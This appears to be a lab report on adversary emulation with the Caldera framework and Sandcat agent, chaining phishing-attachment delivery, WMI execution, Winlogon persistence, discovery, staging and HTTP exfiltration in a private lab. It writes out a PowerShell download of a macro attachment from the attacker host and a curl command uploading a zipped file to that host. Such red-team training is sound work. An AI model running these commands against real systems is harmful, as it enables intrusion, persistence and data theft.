



Report: Automated Attack Orchestration Lab

Objective

Automate a multi-phase attack scenario.

Use Caldera to automate a phishing-to-exploitation chain.

Tool Used:

Caldera, SANDCAT, PowerShell, python.

Kali Linux: 192.168.1.58

Windows: 192.168.1.45

Methodology

Now Install Caldera from github.

And login with red caldera and use agent sand-cat




Fig 1.6 Agent In caldera-red



Now copy the code for red team agent and paste on windows in powershell as admin.

Now we see that in caldera the desktop is deployed.




Fig 1.7 Agent being successfully deployed on caldera

Now we got our agent let start emulation.

Install these abilities:

Download Macro-Enabled Phishing Attachment.

Create a Process using WMI Query and an Encoded Command

Winlogon HKLM Shell Key Persistence – PowerShell

Identify local users

Zip a Folder with PowerShell for Staging in Temp

Exfiltrating Hex-Encoded Data Chunks over HTTP

Now in Download Macro-Enabled Phishing Attachment to make some changes.



The screenshot shows the CYART web interface for configuring a macro phishing attachment. The interface is dark-themed and includes the following sections:

- Platform:** A dropdown menu set to "windows".
- Executor:** A dropdown menu set to "psh".
- Payloads:** A button labeled "No payloads".
- Command:** A text area containing a PowerShell command:

```
1 $url = 'https://192.168.1.58:8888PhishingAttachment.xlsm';  
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -  
Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```
- Timeout:** A numeric input field set to "60".
- Cleanup:** A text area containing a PowerShell command:

```
1 Remove-Item $env:TEMP\PhishingAttachment.xlsm -ErrorAction Ignore
```
- Requirements:** A button labeled "+ Add Requirement".
- Parsers:** A button labeled "+ Add Parser".

On the right side of the interface, there is a partially visible text snippet: "enabled spreadsheet", "ctory (%TEMP%", "re the "GET.WOR", "ame can be found".

Fig 1.8 Changes in macro phishing attachment

Now Exfiltrating Hex-Encoded Data Chunks over HTTP

We have to create this ability.



The 'Create Ability' form is displayed with the following fields and values:

- Ability ID:** *ID will be automatically created*
- Name:** hex encoded data chunks http
- Description:** exfiltrates a file by sending chunked Hex-encoded data using curl get
- Tactic:** exfiltration
- Technique ID:** T1048.003
- Technique Name:** Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
- Options:**
 - ☐ Singleton
 - ☐ Repeatable
 - ☐ Delete payload

Fig 1.9 Creating a new ability

The 'Make change in new ability' form is displayed with the following fields and values:

- Platform:** windows
- Executor:** cmd
- Payloads:** No payloads
- Command:** 1 cmd /c curl.exe -v -T "%TEMP%\file.zip" "http://192.168.1.58:8081/file.zip"
- Timeout:** 60
- Cleanup:** + Add Cleanup Command
- Requirements:** + Add Requirement
- Parsers:** + Add Parser

There must be at least 1 executor. Each executor must have a command, platform, timeout, and executor.

Fig 1.10 Make change in new ability




RTA technique — Hex-encoded chunked exfil via curl

Now make a separate python webserver to receive the ex-filtrated data from the windows.

Now start the python file to open the port 8086.


Now create adversary profile. Go to adversary tab and click new profile.



Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment					
2	Create a Process using WMI Query and an Encoded Command	execution	Windows Management Instrumentation					
3	Winlogon HKLM Shell Key Persistence - PowerShell	multiple	Boot or Logon Autostart Execution: Winlogon Helper DLL					
4	Identify local users	discovery	Account Discovery: Local Account					
5	Zip a Folder with PowerShell for Staging in Temp	collection	Data Staged: Local Data Staging					
6	hex encoded data chunks http	exfiltration	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol					

Fig 1.11 shows adversary

Now the run the operation by selecting the lab name and add to the operations.



Start New Operation

Operation Name: adversary emulation lab

Adversary: emulation lab

Fact Source: basic

Group: All groups (red)

Planner: atomic

Obfuscators: base64, base64jumble, base64noPadding, caesar cipher, plain-text, steganography

Autonomous: ☒ Run autonomously ☐ Require manual approval

Parser: ☒ Use Default Parser ☐ Don't use default learning parsers

Auto Close: ☒ Keep open forever ☐ Auto close operation

Run State: ☒ Run immediately ☐ Pause on start

Jitter (sec/sec): 2 / 8

Cancel Start



Fig 1.12 New Operation details




Fig 1.13 Operation phase successfully executed

Exfiltrated file received in the webserver.




Fig 1.14 Show data successfully received on attacker machine

Once all the operations are run successfully open logs and analysis it.

Fig 1.15 Show caldera logs

- Delivery: Macro-enabled phishing document — (User Execution: Malicious File).
- Execution: PowerShell / SANDCAT agent starting the staging process — (PowerShell).
- Discovery: Enumerating files (targeting Downloads) —(File and DirectoryDiscovery).
- Collection / Staging: Compress-Archive to create an archive — (collect & archive).
- Exfiltration: HTTP PUT or chunked hex POST to my web listener — (Exfiltration Over Web Service) and, if via C2,.
- Orchestration: Caldera abilities → adversary → operation (automated chaininginside Caldera)